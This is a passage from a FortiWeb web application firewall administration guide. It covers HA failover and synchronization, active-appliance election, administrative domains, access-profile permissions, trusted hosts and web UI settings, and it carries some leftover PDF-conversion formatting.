
After the failover, FortiWeb B would receive the next HTTP request in the session. Because it was previously the standby when the client initiated the session, and FortiWeb session tables are **not** synchronized, FortiWeb B has **no knowledge** of the FortiWeb session cookie in this request.

As a result, it cannot enforce sequence-specific features such as page order, since it does not know the session history. However, a FortiWeb session cookie is present. Therefore FortiWeb B **would** permit the new request (assuming that it has no policy violations).

**Figure 7:** Session continuation after failover to FortiWeb B — Unknown cookie accepted



Since web application sessions are not the same as FortiWeb sessions, Magento sessions continue and are unaffected by the failover.

If the client deletes their FortiWeb session cookie or it times out, FortiWeb B regards the next request as a new FortiWeb session, adding a new FortiWeb session cookie to Magento's response and creating an entry in FortiWeb B's session table, enabling it to enforce page order and start page rules again.

## HA heartbeat & synchronization

You can group multiple FortiWeb appliances together as a high availability (HA) cluster (see “[Configuring a high availability \(HA\) FortiWeb cluster](#)” on page 104). The **heartbeat** traffic indicates to other appliances in the HA cluster that the appliance is up and “alive.”

**Synchronization** ensures that all appliances in the cluster remain ready to process traffic, even if you only change one of the appliances.

Heartbeat and synchronization traffic between cluster appliances occurs over the physical network ports selected in *Heartbeat Interface*. HA traffic uses multicast UDP on port numbers 6065 (heartbeat) and 6066 (synchronization). The HA multicast IP addresses are 239.0.0.1 (heartbeat) and 239.0.0.2 (synchronization); they are hard-coded, and cannot be configured.



If switches are used to connect heartbeat interfaces between an HA pair, the heartbeat interfaces must be reachable by Layer 2 multicast.

**Failover** is triggered by any interruption to either the heartbeat **or** a port monitored network interface whose length of time exceeds your configured limits (*Detection Interval* x *Heartbeat Lost Threshold*). When the active (“main”) appliance becomes unresponsive, the standby appliance:

1. Notifies the network via ARP that the network interface IP addresses (including the IP address of the bridge, if any) are now associated with its virtual MAC addresses
2. Assumes the role of the active appliance and scans network traffic

To keep the standby appliance ready in case of a failover, HA pairs also use the heartbeat link to automatically synchronize most of their configuration. Synchronization includes:

- core CLI-style configuration file (fwb\_system.conf)
- X.509 certificates, certificate request files (CSR), and private keys
- HTTP error pages
- FortiGuard IRIS Service database
- FortiGuard Security Service files (attack signatures, predefined data types & suspicious URLs, known web crawlers & content scrapers, global white list, vulnerability scan signatures)
- FortiGuard Antivirus signatures
- Geography-to-IP database

and occurs immediately when an appliance joins the cluster, and thereafter every 30 seconds.

Although they are not automatically synchronized for performance reasons due to large size and frequent updates, you can manually force HA to synchronize. For instructions, see `execute ha synchronize` in the *FortiWeb CLI Reference*. For a list of settings and data that are **not** synchronized, see “Data that is not synchronized by HA” and “Configuration settings that are not synchronized by HA”.



If you do not want to configure HA (perhaps you have a separate network appliance implementing HA externally), you can still replicate the FortiWeb’s configuration on another FortiWeb appliance. For more information, see “Replicating the configuration without FortiWeb HA (external HA)” on page 114

#### See also

- [Configuring a high availability \(HA\) FortiWeb cluster](#)
- [Replicating the configuration without FortiWeb HA \(external HA\)](#)

## Data that is not synchronized by HA

In addition to HA configuration, some data is also **not** synchronized.

- **FortiWeb HTTP sessions** — FortiWeb appliances can use cookies to add and track its own sessions, functionality that is not inherently provided by HTTP. For more information, see “HTTP sessions & security” on page 34. This state-tracking data corresponds in a 1:1 ratio

to request volume, and therefore can change very rapidly. To minimize the performance impact on an HA cluster, this data is not synchronized.



Failover will **not** break web applications' existing sessions, which do not reside on the FortiWeb, and are not the same thing as FortiWeb's own HTTP sessions. The new active appliance will allow existing web application sessions to continue. For more information, see [“FortiWeb sessions vs. web application sessions” on page 37](#).

FortiWeb sessions are used by some FortiWeb features. **After a failover, these features may not work, or may work differently, for existing sessions.** (New sessions are not affected.) See the description for each setting that uses session cookies. For more information, see [“Sessions & FortiWeb HA” on page 39](#).

- **SSL/TLS sessions** — HTTPS connections are stateful in that they must be able to remember states such as the security associations from the SSL/TLS handshake: the mutually supported cipher suite, the agreed parameters, and any certificates involved. Encryption and authentication in SSL/TLS cannot function without this. However, a new primary FortiWeb's lack of existing HTTPS session information is gracefully handled by re-initializing the SSL/TLS session with the client. This does not impact to the encapsulated HTTP application, has only an initial failover impact during re-negotiation, and therefore is not synchronized.
- **Log messages** — These describe events that happened on that specific appliance. After a failover, you may notice that there is a gap in the original active appliance's log files that corresponds to the period of its down time. Log messages created during the time when the standby was acting as the active appliance (if you have configured local log storage) are stored there, on the original standby appliance. For more information on configuring local log storage, see [“Configuring logging” on page 577](#).
- **Generated reports** — Like the log messages that they are based upon, PDF, HTML, RTF, and plain text reports also describe events that happened on that specific appliance. As such, report settings are synchronized, but report output is not. For information about this feature, see [“Reports” on page 620](#).
- **Auto-learning data** — Auto-learning is a resource-intensive feature. To minimize the performance impact on an HA cluster, this data is not synchronized. For information about this feature, see [“Auto-learning” on page 160](#).

#### See also

- [Configuring a high availability \(HA\) FortiWeb cluster](#)
- [Configuration settings that are not synchronized by HA](#)
- [HA heartbeat & synchronization](#)

## Configuration settings that are not synchronized by HA

All configuration settings on the active appliance are synchronized to the standby appliance, except the following:

Setting	Explanation
<b>Operation mode</b>	You must set the operation mode of each HA group member before configuring HA. See <a href="#">“Setting the operation mode” on page 101</a> .
<b>Host name</b>	The host name distinguishes each member of the FortiWeb HA cluster. See <a href="#">“Changing the FortiWeb appliance's host name” on page 551</a> .

Setting	Explanation
<b>Network interfaces</b> (reverse proxy or offline protection mode only) or <b>Bridge</b> (true transparent proxy or transparent inspection mode only)	Only the FortiWeb appliance acting as the main appliance, actively scanning web traffic, is configured with IP addresses on its network interfaces (or bridge).  The standby appliance will <b>only</b> use the configured IP addresses if a failover occurs, and the standby appliance therefore must assume the role of the main appliance. See <a href="#">“Configuring the network interfaces” on page 120</a> or <a href="#">“Configuring a bridge (V-zone)” on page 131</a> .
<b>Management IP address</b> (true transparent proxy or transparent inspection mode only)	Each FortiWeb appliance in the HA group should be configured with different management IP addresses for administrative purposes. See <a href="#">“Setting the operation mode” on page 101</a> .
<b>SNMP system information</b>	Each FortiWeb appliance in the HA group will have its own SNMP system information, including the <a href="#">Description</a> , <a href="#">Location</a> , and <a href="#">Contact</a> . See <a href="#">“SNMP traps &amp; queries” on page 614</a> .
<b>RAID level</b>	RAID settings are hardware-dependent and determined at boot time by looking at the drives (for software RAID) or the controller (hardware RAID), and are not stored in the system configuration. Therefore, they are not synchronized. See <a href="#">“RAID level &amp; disk statuses” on page 573</a> .
<b>HA active status and priority</b>	The HA configuration, which includes <a href="#">Device Priority</a> , is not synchronized because this configuration must be different on the primary and secondary appliances.

#### See also

- [Data that is not synchronized by HA](#)
- [Configuring a high availability \(HA\) FortiWeb cluster](#)
- [HA heartbeat & synchronization](#)

## How HA chooses the active appliance

An HA pair may or may not resume their active and standby roles when the failed appliance resumes responsiveness to the heartbeat.

Since the current active appliance will by definition have a greater uptime than a failed previous active appliance that has just returned online, assuming each has the same number of available ports, the current active appliance usually retains its status as the active appliance, **unless** [Override](#) is enabled. If [Override](#) is enabled, and if the [Device Priority](#) setting of the returning appliance is higher, it will be elected as the active appliance in the HA cluster.

### If *Override* is disabled, HA considers (in order)

1. The most available ports

For example, if two FortiWeb appliances, FWB1 and FWB2, were configured to monitor two ports each, and FWB2 has just one port currently available according to *Port Monitor*, FWB1 would become the active appliance, regardless of uptime or priority. But if both had 2 available ports, this factor alone would not be able to determine which appliance should be active, and the HA cluster would proceed to the next consideration.

2. The highest uptime value

Uptime is reset to zero if an appliance fails, or the status of any monitored port (per *Port Monitor*) changes.

3. The smallest *Device Priority* number (that is, 0 has the highest priority)

4. The highest-sorting serial number



Serial numbers are sorted by comparing each character from left to right, where 9 and z are the greatest values, and result in highest placement in the sorted list.

### If *Override* is enabled, HA considers (in order)

1. The most available ports

2. The smallest *Device Priority* number (that is, 0 has the highest priority)

3. The highest uptime value

4. The highest-sorting serial number

If the heartbeat link occurs through switches or routers, and the active appliance is very busy, it might require more time to establish a heartbeat link through which it can negotiate to elect the active appliance. You can configure the amount of time that a FortiWeb appliance will wait after it boots to establish this connection before assuming that the other appliance is unresponsive, and that it should become the active appliance. For details, see the `boot-time` `<seconds_int>` setting in the *FortiWeb CLI Reference*.

### See also

- [Configuring a high availability \(HA\) FortiWeb cluster](#)
- [Replicating the configuration without FortiWeb HA \(external HA\)](#)

## Administrative domains (ADOMs)

Administrative domains (ADOMs) enable the `admin` administrator to constrain other FortiWeb administrators' access privileges to a subset of policies and protected host names. This can be useful for large enterprises and multi-tenant deployments such as web hosting.

ADOMs are **not** enabled by default. Enabling and configuring administrative domains can only be performed by the `admin` administrator.

Enabling ADOMs alters the structure of and the available functions in the GUI and CLI, according to whether or not you are logging in as the `admin` administrator, and, if you are **not** logging in as the `admin` administrator, the administrator account's assigned access profile.

**Table 4:** Differences between administrator accounts when ADOMs are enabled

	<code>admin</code> administrator account	Other administrators
Access to <code>config global</code>	Yes	No
Can create administrator accounts	Yes	No
Can create & enter all ADOMs	Yes	No

- If ADOMs are enabled and you log in as `admin`, a superset of the typical CLI commands appear, allowing unrestricted access and ADOM configuration.  
`config global` contains settings used by the FortiWeb itself and settings shared by ADOMs, such as RAID and administrator accounts. It does not include ADOM-specific settings or data, such as logs and reports. When configuring other administrator accounts, an additional option appears allowing you to restrict other administrators to an ADOM.
- If ADOMs are enabled and you log in as any other administrator, you enter the ADOM assigned to your account. A subset of the typical menus or CLI commands appear, allowing access only to only logs, reports, policies, servers, and LDAP queries specific to your ADOM. You cannot access global configuration settings, or enter other ADOMs.

By default, administrator accounts other than the `admin` account are assigned to the `root` ADOM, which includes all policies and servers. By creating ADOMs that contain a subset of policies and servers, and assigning them to administrator accounts, you can restrict other administrator accounts to a subset of the FortiWeb's total protected servers.

The `admin` administrator account cannot be restricted to an ADOM. Other administrators are restricted to their ADOM, and cannot configure ADOMs or global settings.

### To enable ADOMs

1. Log in with the `admin` account.

Other administrators do not have permissions to configure ADOMs.



Back up your configuration. Enabling ADOMs changes the structure of your configuration, and moves non-global settings to the `root` ADOM. For information on how to back up the configuration, see [“Backups” on page 216](#).


- Go to *System > Status > Status*, then in the *System Information* widget, in the *Administrative Domains* row, click *Enable*.

System Information	
Host Name	FortiWeb <a href="#">[Change]</a>
Serial Number	FVVM040000010871
Operation Mode	Reverse Proxy <a href="#">[Change]</a>
HA Status	Standalone <a href="#">[Configure]</a>
System Time	Mon Jan 13 13:23:38 2014 <a href="#">[Change]</a>
Firmware Version	FortiWeb-VM 5.10,build0182,140107 <a href="#">[Update]</a>
System Uptime	0 day(s) 5 hour(s) 45 min(s)
Administrative Domain	Disabled <a href="#">[Enable]</a>

FortiWeb terminates your administrative session.

- Log in again.


When ADOMs are enabled, and if you log in as `admin`, the navigation menu on the left changes: the two top level items are *Global* and *Administrative Domain*.



- Global* contains settings that only `admin` or other accounts with the `prof_admin` access profile can change.
- Administrative Domains* contains each ADOM and its respective settings.

This menu and CLI structure change is not visible to non-global accounts; ADOM administrators' navigation menus continue to appear similar to when ADOMs are disabled,

except that global settings such as network interfaces, HA, and other global settings do not appear.



4. Continue by defining ADOMs (“[Defining ADOMs](#)”).

#### To disable ADOMs

1. Delete all ADOM administrator accounts.



Back up your configuration. Disabling ADOMs changes the structure of your configuration, and deletes most ADOM-related settings. It keeps settings from the `root` ADOM only. For information on how to back up the configuration, see “[Backups](#)” on page 216.

2. Go to *System > Status > Status*, then in the *System Information* widget, in the *Administrative Domains* row, click *Disable*.
3. Continue by reconfiguring the appliance (“[How to set up your FortiWeb](#)” on page 65).

#### See also

- [Permissions](#)
- [Defining ADOMs](#)
- [Assigning administrators to an ADOM](#)
- [Administrators](#)
- [Configuring access profiles](#)

## Defining ADOMs

Some settings can only be configured by the `admin` account — they are **global**. Global settings apply to the appliance overall regardless of ADOM, such as:

- operation mode
- network interfaces
- system time
- backups
- administrator accounts
- access profiles
- FortiGuard connectivity settings
- HA and configuration sync
- SNMP
- RAID
- TCP SYN flood anti-DoS setting
- vulnerability scans
- `exec ping` and other global operations that exist only in the CLI

Only the `admin` account can configure global settings.



In the current release, some settings, such as user accounts for HTTP authentication, anti-defacement, and logging destinations are read-only for ADOM administrators. Future releases will allow ADOM administrators to configure these settings separately for their ADOM.

**Other settings can be configured separately for each ADOM.** They essentially define each ADOM. For example, the policies of `adom-A` are separate from `adom-B`.

Initially, only the `root` ADOM exists, and it contains settings such as policies that were global before ADOMs were enabled. Typically, you will create additional ADOMs, and few if any administrators will be assigned to the `root` ADOM. After ADOMs are created, the `admin` account usually assigns other administrator accounts to configure their ADOM-specific settings. However, as the `root` account, the `admin` administrator does have permission to configure all settings, including those within ADOMs.

### To create an ADOM

1. Log in with the `admin` account.  
Other administrators do not have permissions to configure ADOMs.
2. Go to *Global > System > Administrative Domain > Administrative Domain*.



The maximum number of ADOMs you can add varies by your FortiWeb model. The number of ADOMs is limited by available physical memory (RAM), and therefore also limits the maximum number of policies and sessions per ADOM. See [“Appendix B: Maximum configuration values” on page 719](#).

3. Click *Create New*, enter the *Name*, then click *OK*.  
The new ADOM exists, but its settings are not yet configured. . (Alternatively, to configure the default `root` ADOM, click *root*.)

4. Either:
  - assign another administrator account to configure the ADOM (continue with [“Assigning administrators to an ADOM”](#)), or
  - configure the ADOM yourself: in the navigation menu on the left, click *Administrative Domains*, click the name of the new ADOM, then configure its policies and other settings as usual.

**See also**

- [Assigning administrators to an ADOM](#)
- [Administrative domains \(ADOMs\)](#)
- [Administrators](#)
- [Configuring access profiles](#)
- [Permissions](#)

## Assigning administrators to an ADOM

The `admin` administrator can create other administrators and assign their account to an ADOM, constraining them to that ADOM’s configurations and data.

**To assign an administrator to an ADOM**

1. If you have not yet created any administrator access profiles, create at least one. See [“Configuring access profiles” on page 227](#).
2. In the administrator account’s *Access Profile* setting, select the new access profile.  
(Administrators assigned to the *prof\_admin* access profile will have global access. They cannot be restricted to an ADOM.)
3. In the administrator account’s *Administrative Domain* setting, select the account’s assigned ADOM. Currently, in this version of FortiWeb, administrators cannot be assigned to more than one ADOM.

**See also**

- [Administrators](#)
- [Configuring access profiles](#)
- [Defining ADOMs](#)
- [Permissions](#)

## How to use the web UI

This topic describes aspects that are general to the use of the web UI, a graphical user interface (GUI) that provides access the FortiWeb appliance from within a web browser.

The screenshot displays the FortiWeb VM web UI. The top header includes the FortiWeb VM logo and the Fortinet logo. The left navigation menu lists various system components. The main content area is organized into three columns:

- System Information:** A table listing system details such as Host Name (FortiWeb), Serial Number (FVVM00UNLICENSED), Operation Mode (Reverse Proxy), HA Status (Standalone), System Time (Fri Aug 29 12:08:39 2014), Firmware Version (FortiWeb-VM 5.30, build0433,140825), System Uptime (0 day(s) 12 hour(s) 6 min(s)), and Administrative Domain (Disabled).
- FortiGuard Information:** A table listing security service status, including VM License (Invalid), Registration ([Unregistered]), FortiWeb FortiGuard Subscription Services, FortiWeb Security Service (Expired), FortiWeb Antivirus Service (Expired), and FortiWeb IP Reputation Service (Expired).
- System Resources:** Three gauges showing CPU Usage (0%), Memory Usage (37%), and Log Disk Usage (0%).
- Real Time Monitor:** A section for monitoring HTTP throughput and attack events, including a graph and a table for Attack Event History.
- CLI Console:** A section for connecting to the CLI console, currently showing "not connected".

### See also

- [System requirements](#)
- [URL for access](#)
- [Permissions](#)
- [Maximum concurrent administrator sessions](#)
- [Global web UI & CLI settings](#)
- [Buttons, menus, & the displays](#)

## System requirements

The management computer that you use to access the web UI must have:

- a compatible web browser, such as Microsoft Internet Explorer 6.0 or greater, or Mozilla Firefox 3.5 or greater
- Adobe Flash Player 10 or greater plug-in

To minimize scrolling, the computer's screen should have a resolution that is a minimum of 1280 x 1024 pixels.

## URL for access

You access the web UI by URL, using a network interface on the FortiWeb appliance that you have configured for administrative access.

For first-time connection, see [“Connecting to the web UI” on page 79](#).

The default URL to access the web UI through the network interface on port1 is:

<https://192.168.1.99/>

If the network interfaces were configured during installation of the FortiWeb appliance (see [“Configuring the network settings” on page 118](#)), the URL and/or permitted administrative access protocols may no longer be in their default state. In that case, use either a DNS-resolvable domain name for the FortiWeb appliance as the URL, or the IP address that was assigned to the network interface during the installation process.

For example, you might have configured port2 with the IP address 10.0.0.1 and enabled HTTPS. You might have also configured a private DNS server on your network to resolve `fortiweb.example.com` to 10.0.0.1. In this case, to access the web UI through port2, you could enter either `https://fortiweb.example.com/` or `https://10.0.0.1/`.

For information on enabling administrative access protocols and configuring IP addresses for the FortiWeb appliance, see [“Configuring the network settings” on page 118](#).




If the URL is correct and you still cannot access the web UI, you may also need to configure FortiWeb to accept login attempts for your administrator account from that computer (that is, trusted hosts), and/or static routes. For details, see [“Administrators” on page 222](#) and [“Adding a gateway” on page 134](#).

## Workflow


While the “heart” of your security enforcement on FortiWeb is server policies, its individual settings are specified in rules and exceptions, that are grouped into sets and selected in a profile before being applied to the server policy. Often you will not be able to complete configuration of an item unless you have configured its chain of prerequisites. For that reason, you may want to start with the most granular settings first.

### Workflow: FortiWeb's Configuration Prerequisites



For example, when configuring DoS protection, configuration must occur in this order:

## FortiWeb's Configuration Prerequisites / Nesting for Anti-DoS Settings



1. Configure anti-DoS settings for each type:
  - TCP connection floods (“Limiting TCP connections per IP address” on page 373)
  - TCP SYN floods (“Preventing a TCP SYN flood” on page 376)
  - HTTP floods (“Preventing an HTTP request flood” on page 369)
  - HTTP access limits (“Limiting the total HTTP request rate from an IP” on page 361)
  - Malicious IPs (TCP connection floods detected by session cookie instead of source IP address, which could be shared by multiple clients; “Limiting TCP connections per IP address by session cookie” on page 366)
2. Group the settings together into a comprehensive anti-DoS policy (“Grouping DoS protection rules” on page 377).
3. Select the anti-DoS policy in a protection profile, and enable *Session Management* (“Configuring a protection profile for inline topologies” on page 496).
4. Select the protection profile in a server policy (“Configuring a server policy” on page 513).

## Permissions

Depending on the account that you use to log in to the FortiWeb appliance, you may not have complete access to all CLI commands or areas of the web UI.

Together, both:

- access profiles and
- administrative domains (ADOMs)

control which commands and settings an administrator account can use.

Access profiles assign either:

- *Read* (view access)
- *Write* (change and execute access)
- both *Read* and *Write*
- no access

to each area of the FortiWeb software.

Similar to VDOMs on FortiGate, ADOMs on FortiWeb divide policies and other settings so that they each can be assigned to a different administrators.

**Table 5:** Areas of control in access profiles

Access profile setting	Grants access to*	
<i>Admin Users</i> admingrp	<i>System &gt; Admin ... except Settings</i>  config system admin config system accprofile	Web UI
		CLI
<i>Auth Users</i> authusergrp	<i>User ...</i>  config user ...	Web UI
		CLI
<i>Autolearn Configuration</i> learngrp	<i>Auto Learn &gt; Auto Learn Profile &gt; Auto Learn Profile</i>  config server-policy custom-application ... config waf web-protection-profile autolearning-profile  <b>Note:</b> Because generating an auto-learning profile also generates its required components, this area also confers <i>Write</i> permission to those components in the <i>Web Protection Configuration/wafgrp</i> area.	Web UI
		CLI
<i>Log &amp; Report</i> loggrp	<i>Log &amp; Report ...</i>  config log ... execute formatlogdisk	Web UI
		CLI
<i>Maintenance</i> mntgrp	<i>System &gt; Maintenance except System Time tab</i>  diagnose system ... execute backup ... execute factoryreset execute reboot execute restore ... execute shutdown diagnose system flash ...	Web UI
		CLI
<i>Network Configuration</i> netgrp	<i>System &gt; Network ...</i>  config system interface config system dns config system v-zone diagnose network ... <b>except</b> sniffer ...	Web UI
		CLI
<i>Router Configuration</i> routegrp	<i>Router ...</i>  config router ...	Web UI
		CLI

**Table 5:** Areas of control in access profiles

Access profile setting	Grants access to*	
<p><i>System Configuration</i></p> <p>sysgrp</p>	<p>System ... <b>except</b> Network, Admin, and Maintenance tabs</p> <p>config system <b>except</b> accprofile, admin, dns, interface, and v-zone</p> <p>diagnose hardware ...</p> <p>diagnose network sniffer ...</p> <p>diagnose system ... <b>except</b> flash ...</p> <p>execute date ...</p> <p>execute ha ...</p> <p>execute ping ...</p> <p>execute ping-options ...</p> <p>execute traceroute ...</p> <p>execute time ...</p>	<p>Web UI</p> <p>CLI</p>
<p><i>Server Policy Configuration</i></p> <p>traroutegrp</p>	<p><i>Policy &gt; Server Policy ...</i></p> <p><i>Server Objects ...</i></p> <p><i>Application Delivery ...</i></p> <p>config server-policy ... <b>except</b></p> <p>custom-application ...</p> <p>config waf file-compress-rule</p> <p>config waf file-uncompress-rule</p> <p>config waf http-authen ...</p> <p>config waf url-rewrite ...</p> <p>diagnose policy ...</p>	<p>Web UI</p> <p>CLI</p>
<p><i>Web Anti-Defacement Management</i></p> <p>wadgrp</p>	<p><i>Web Anti-Defacement ...</i></p> <p>config wad ...</p>	<p>Web UI</p> <p>CLI</p>

**Table 5:** Areas of control in access profiles

Access profile setting	Grants access to*	
<p><i>Web Protection Configuration</i></p> <p>wafgrp</p>	<p><i>Policy &gt; Web Protection ...</i></p> <p><i>Web Protection ...</i></p> <p><i>DoS Protection ...</i></p> <p>config system dos-prevention</p> <p>config waf <b>except:</b></p> <ul style="list-style-type: none"> <li>• config waf file-compress-rule</li> <li>• config waf file-uncompress-rule</li> <li>• config waf http-authen ...</li> <li>• config waf url-rewrite ...</li> <li>• config waf web-custom-robot</li> <li>• config waf web-protection-profile autolearning-profile</li> <li>• config waf web-robot</li> <li>• config waf x-forwarded-for</li> </ul>	<p>Web UI</p> <p>CLI</p>
<p><i>Web Vulnerability Scan Configuration</i></p> <p>wvsgrp</p>	<p><i>Web Vulnerability Scan ...</i></p> <p>config wvs ...</p>	<p>Web UI</p> <p>CLI</p>

\* For each config command, there is an equivalent get/show command, unless otherwise noted.

config access requires write permission.

get/show access requires read permission.

Unlike other administrator accounts, the administrator account named `admin` exists by default and cannot be deleted. The `admin` administrator account is similar to a root administrator account. This administrator account always has full permission to view and change all FortiWeb configuration options, including viewing and changing **all** other administrator accounts and ADOMs. Its name and permissions cannot be changed. It is the only administrator account that can reset another administrator's password without being required to enter that administrator's existing password.



Set a strong password for the `admin` administrator account, and change the password regularly. By default, this administrator account has no password. Failure to maintain the password of the `admin` administrator account could compromise the security of your FortiWeb appliance.

For complete access to **all** commands and abilities, you must log in with the administrator account named `admin`.

### See also

- [Configuring access profiles](#)
- [Administrators](#)
- [Administrative domains \(ADOMs\)](#)
- [Trusted hosts](#)

## Trusted hosts

As their name implies, trusted hosts are assumed to be (to a reasonable degree) safe sources of administrative login attempts.

Configuring the trusted hosts of your administrator accounts (*Trusted Host #1*, *Trusted Host #2*, and *Trusted Host #3*) hardens the security of your FortiWeb appliance by further restricting administrative access. In addition to knowing the password, an administrator must connect only from the computer or subnets you specify. The FortiWeb appliance will not allow logins for that account from any other IP addresses. If **all** administrator accounts are configured with specific trusted hosts, FortiWeb will ignore login attempts from all other computers. This eliminates the risk that FortiWeb could be compromised by a brute force login attack from an untrusted source.

Trusted host definitions apply both to the web UI and to the CLI when accessed through Telnet, SSH, or the *CLI Console widget*. Local console access is **not** affected by trusted hosts, as the local console is by definition not remote, and does not occur through the network.

Relatedly, you can white-list trusted **end-user** IP addresses. End users do not log in to the web UI, but their connections to protected web servers are normally subject to protective scans by FortiWeb unless the clients are trusted. See “[Blacklisting & whitelisting clients using a source IP or source IP range](#)” on page 357.

### See also

- [Administrators](#)
- [Configuring access profiles](#)
- [Permissions](#)

## Maximum concurrent administrator sessions

If single administrator mode is enabled, you will not be able to log in while any other account is logged in. You must either wait for the other person to log out, or power cycle the appliance.

For details, see “[Enable Single Admin User login](#)” on page 59.

## Global web UI & CLI settings

Some settings for connections to the web UI and CLI apply regardless of which administrator account you use to log in.

### To configure administrator settings

1. Go to *System > Admin > Settings*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *System Configuration* category. For details, see “[Permissions](#)” on page 52.

2. Configure these settings:

**Administrators Settings**

---

**Web Administration Ports**

HTTP

HTTPS

Config-Sync

---

**Timeout Settings**

Idle Timeout  (1-480 mins)

---

**Language**

Web Administration  ▼

---

**Security Settings**

Enable Single Admin User login

Enable Strong Passwords

Strong password rule:

1. Between 8-16 characters
2. Minimum of one upper case and one lower case
3. Minimum of one numeric
4. Minimum of one non alphanumeric character

---

Setting name	Description
<b>Web Administration Ports</b>	
<b>HTTP</b>	<p>Type the TCP port number on which the FortiWeb appliance will listen for HTTP administrative access. The default is 80.</p> <p>This setting has an effect only if <i>HTTP</i> is enabled as an administrative access protocol on at least one network interface. For details, see <a href="#">“Configuring the network interfaces” on page 120</a>.</p>
<b>HTTPS</b>	<p>Type the TCP port number on which the FortiWeb appliance will listen for HTTPS administrative access. The default is 443.</p> <p>This setting has an effect only if <i>HTTPS</i> is enabled as an administrative access protocol on at least one network interface. For details, see <a href="#">“Configuring the network interfaces” on page 120</a>.</p>
<b>Config-Sync</b>	<p>Type the TCP port number on which the FortiWeb appliance will listen for configuration synchronization requests from the peer/remote FortiWeb appliance. The default is 8333.</p> <p>For details, see <a href="#">“Replicating the configuration without FortiWeb HA (external HA)” on page 114</a>.</p> <p><b>Note:</b> This is <i>not</i> used by HA. See <a href="#">“Configuring a high availability (HA) FortiWeb cluster” on page 104</a>.</p>
<b>Timeout Settings</b>	
<b>Idle Timeout</b>	<p>Type the number of minutes that a web UI connection can be idle before the administrator must log in again. The maximum is 480 minutes (8 hours). To maintain security, keep the idle timeout at the default value of 5 minutes.</p>

Setting name	Description
<b>Language</b>	
<b>Web Administration</b>	<p>Select which language to use when displaying the web UI.</p> <p>Languages currently supported by the web UI are:</p> <ul style="list-style-type: none"> <li>• English</li> <li>• simplified Chinese</li> <li>• traditional Chinese</li> <li>• Japanese</li> </ul> <p>The display's web pages will use UTF-8 encoding, regardless of which language you choose. UTF-8 supports multiple languages, and allows them to display correctly, even when multiple languages are used on the same web page.</p> <p>For example, your organization could have web sites in both English and simplified Chinese. Your FortiWeb administrators prefer to work in the English version of the web UI. They could use the web UI in English while writing rules to match content in both English and simplified Chinese <b>without</b> changing this setting. Both the rules and the web UI will display correctly, as long as all rules were input using UTF-8.</p> <p>Usually, your text input method or your management computer's operating system should match the display by also using UTF-8. If they do not, your input and the web UI may not display correctly at the same time.</p> <p>For example, your web browser's or operating system's default encoding for simplified Chinese input may be GB2312. However, you <b>usually</b> should switch it to be UTF-8 when using the web UI, <b>unless</b> you are writing regular expressions that must match HTTP client's requests, and those requests use GB2312 encoding.</p> <p><b>Note:</b> Regular expressions are impacted by language. For more information, see <a href="#">“Language support” on page 735</a>.</p> <p><b>Note:</b> This setting does <b>not</b> affect the display of the CLI.</p>

Setting name	Description
<b>Security Settings</b>	
